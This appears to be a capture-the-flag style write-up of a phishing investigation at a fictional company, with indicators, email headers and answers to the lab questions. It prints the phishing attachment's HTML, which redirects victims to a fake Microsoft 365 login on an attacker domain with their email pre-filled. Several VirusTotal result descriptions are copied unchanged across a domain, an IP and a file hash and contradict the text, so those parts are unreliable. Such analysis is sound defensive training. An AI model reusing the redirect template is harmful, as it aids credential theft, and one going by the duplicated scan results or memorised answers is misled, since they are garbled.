




Scenario Overview

- As a member of the IT department at SwiftSpend Financial, you are responsible for assisting employees with technical concerns. What initially appeared to be a routine day quickly escalated when multiple employees across different departments reported receiving a suspicious email. Several users noted unusual characteristics in the message, and unfortunately, some had already submitted their credentials and were no longer able to access their accounts.



Attack Workflow

- The attack originates from a phishing email distributed to multiple employees, impersonating an Account Manager from **Group Marketing Online**. The email fraudulently claims to attach a **Direct Credit Advice** regarding a financial transaction.

The phishing vector leverages an **HTML file attachment**. Once the victim opens this attachment, it executes a client-side JavaScript/Meta refresh redirect, landing the user on a fake **Microsoft Office 365** login page hosted on an attacker-controlled infrastructure (`kennaroads.buzz`).

To enhance credibility and social engineering effectiveness, the phishing URL contains a pre-filled parameter passing the victim's email address (`?email=victim@swiftspend.finance`). Upon submitting their credentials, the fake portal prompts a generic error message while the attacker successfully harvests the cleartext credentials, leading to potential account

compromise.



Phishing Techniques Used

1. **Artificial urgency** : The email claims to attach a Direct Credit Advice regarding a financial transaction.
2. **Brand impersonation** : Utilizing HTML templates and logos to mimic Microsoft 365 login page

3. **Link redirection** : landing the user on a fake Microsoft Office 365 login page
4. **Credential harvesting** : Deploying a fake login portal to capture and exfiltrate Emails and passwords
5. **Attachments** : Using a file attachment rather than a direct link to hide the malicious URL

Investigation steps & Questions Answer

1- First and quickly step i will check authentication results to ensure domain authorization to send email and legitimate or fake so after check **SPF , DKIM , and DMARC all PASS** because attacker registered domain and fully configured its SPF and DKIM DNS records.

```
Authentication-Results: spf=pass (sender IP is X.X.X.X) smtp.mailfrom=po3.across.or.jp;  
swiftspend.finance; dkim=pass (signature was verified)  
header.d=po3.across.or.jp;swiftspend.finance; dmarc=pass action=none  
header.from=po3.across.or.jp;compauth=pass reason=100
```

2- then i will investigate and analysis email artifacts to validate email

IOC table

Indicator	Type	Value
Subject Line	text	Group Marketing Online Direct Credit Advice
Sender email	Email	Accounts.Payable@groupmarketingonline[.]icu
Return-Path:	Email	goudo-k@po3[.]across[.]or[.]jp --> different about Sender email --> red f
Originating IP	IP	218[.]223[.]68[.]14 ---> nslook-up for (po3[.]across[.]or[.]jp)
Attachment	File	Direct Credit Advice.html
SHA256	Hash	a78c2881e30be0b68665d69e0762bfb256d09b6394ae55ad2ddd567a87ae

1. check `groupmarketingonline[.]icu` on VirusTotal ---> red flag

The screenshot shows the VirusTotal interface for the domain `groupmarketingonline.icu`. The search bar at the top contains the domain. On the left, a circular progress indicator shows a Community Score of 3/89. The main header indicates that 3/89 security vendors flagged this domain as malicious. Below this, a table lists the security vendors and their detection results:

Security Vendor	Detection
alphaMountain.ai	Phishing
Webroot	Malicious
Chong Lua Dao	Malicious
Forcepoint ThreatSeeker	Suspicious

The interface also shows the Registrar (NameSilo, LLC), Creation Date (6 years ago), and Last Analysis Date (17 days ago).

2. Check Return-Path domain on Virus Total.

The screenshot shows the VirusTotal interface for the domain `po3.across.or.jp`. The search bar at the top contains the domain. On the left, a circular progress indicator shows a Community Score of 0/89. The main header indicates that at least 4 detected files embedding this domain. Below this, a table lists the security vendors and their detection results:

Security Vendor	Detection
alphaMountain.ai	Phishing
Webroot	Malicious
Chong Lua Dao	Malicious
Forcepoint ThreatSeeker	Suspicious

The interface also shows the Registrar (NameSilo, LLC), Creation Date (6 years ago), and Last Analysis Date (17 days ago).

3. By Check IP ---> Clean IP Address

The screenshot shows the VirusTotal interface for the IP address `218.223.68.14`. The search bar at the top contains the IP address. On the left, a circular progress indicator shows a Community Score of 0/89. The main header indicates that 1 detected file communicating with this IP address. Below this, a table lists the security vendors and their detection results:

Security Vendor	Detection
alphaMountain.ai	Phishing
Webroot	Malicious
Chong Lua Dao	Malicious
Forcepoint ThreatSeeker	Suspicious

The interface also shows the Registrar (NameSilo, LLC), Creation Date (6 years ago), and Last Analysis Date (17 days ago).

4. Check File hash ---> Flagged as malicious (Trojan)


- then can use Sandbox to know file behavior like Any.Run or Hybrid Analysis or any other sandbox

The screenshot shows the VirusTotal interface for the file hash `a78c2881e30be0b68665d69e0762fb256d09b6394ae55ad2ddd567a87aeb5c4`. The search bar at the top contains the hash. On the left, a circular progress indicator shows a Community Score of 1/60. The main header indicates that 1/60 security vendor flagged this file as malicious. Below this, a table lists the security vendors and their detection results:

Security Vendor	Detection
alphaMountain.ai	Phishing
Webroot	Malicious
Chong Lua Dao	Malicious
Forcepoint ThreatSeeker	Suspicious

The interface also shows the Registrar (NameSilo, LLC), Creation Date (6 years ago), and Last Analysis Date (17 days ago).

5. Finally i will investigate html source code to understand what it do




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Redirecting. . .</title>
5     <meta http-equiv="refresh" content="0;URL='http://kennaroads.buzz/data/Update365/-
office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe.duncan@swiftspend.finance&error'" />
6 </head>
7 <body>
8     <h1>Redirecting. . .</h1>
9     <p>If you are not redirected automatically, please click <a href="http://kennaroads.buzz/
data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?-
email=zoe.duncan@swiftspend.finance&error">here</a>.</p>
10 </body>
11 </html>
```

- This HTML file utilizes an automated **Meta Refresh** directive to immediately redirect the victim to a fraudulent Microsoft 365 credential harvesting page hosted on the attacker's domain (kennaroads.buzz).
It dynamically passes the target's email address (email=zoe.duncan@swiftspend.finance) within the URL parameters to pre-fill the login field, enhancing the credibility of the phishing page to trick the victim into entering their password.


Question 1: Begin reviewing the emails in the `phish-emails` folder on your desktop.

Which individual received the email regarding a **Quote for Services Rendered**?



Ans: William McClean

Question 2: What email address was used by the adversary to send the phishing emails?





Ans : Accounts.Payable@groupmarketingonline[.]icu

Question 3: Investigate the attachment in the email addressed to Zoe Duncan.

What is the root domain of the redirection URL found within the file?


- instead of download the attachment file and retrieve html source code to know URL and then get root domain i can do that from message source through Content-Disposition: attachment header contain base64 encode value for attachment file i will decode it on CyberChef.



Ans : kennaroads.buzz

Question 4: Open the attachment in your VM web browser.

Which company is the login page impersonating?




Ans : Microsoft

Question 5: Let's check if the attacker left any files exposed on the same website.

Navigate to the `/data` directory.

What is the name of the archive file?



Ans : Update365.zip

Question 6: Download the phishing kit archive to your virtual environment.

Using the `sha256sum` command, what is the `SHA256` hash of the file?

```
damianhall@ip-10-130-160-104: ~/Downloads
damianhall@ip-10-130-160-104:~/Downloads$ sha256sum Update365.zip
ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686 Update365.zip
damianhall@ip-10-130-160-104:~/Downloads$
```

Ans : ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Question 7: Investigate the file hash from the previous question using VirusTotal.

Aside from **phishing**, what other threat category is assigned to the `ZIP` archive?

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

33 / 65 Community Score

33/65 security vendors flagged this file as malicious

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Update365.zip

Size: 393.55 KB | Last Analysis Date: 30 minutes ago

zip long-sleeps checks-user-input detect-debug-environment

Popular threat label: trojan.phishmailer/phishingms

Threat categories: trojan phishing hacktool

Family labels: phishmailer phishingms akgrp

Ans: Trojan

Question 8: Review the VirusTotal Details page for the phishing kit.

How many files are contained within the archive?

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

Last Analysis: 2026-09-18 08:37:50 UTC

Earliest Contents Modification: 2019-10-06 19:01:20

Latest Contents Modification: 2020-04-07 00:17:14

Names

- Update365.zip
- update.zip
- abc.zip

Bundle Info

Contents Metadata


Contained Files	49
Uncompressed Size	520.27 KB
Earliest Content Modification	2019-10-06 19:01:20
Latest Content Modification	2020-04-07 00:17:14

Ans : 49

Question 9: Let's see if the attacker has exposed any captured credentials.

Navigate to the `/data/Update365/` directory and investigate the log file.

What is the email address of the user who submitted their credentials more than once?



```

Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
--+ Created BY Real Carder +---
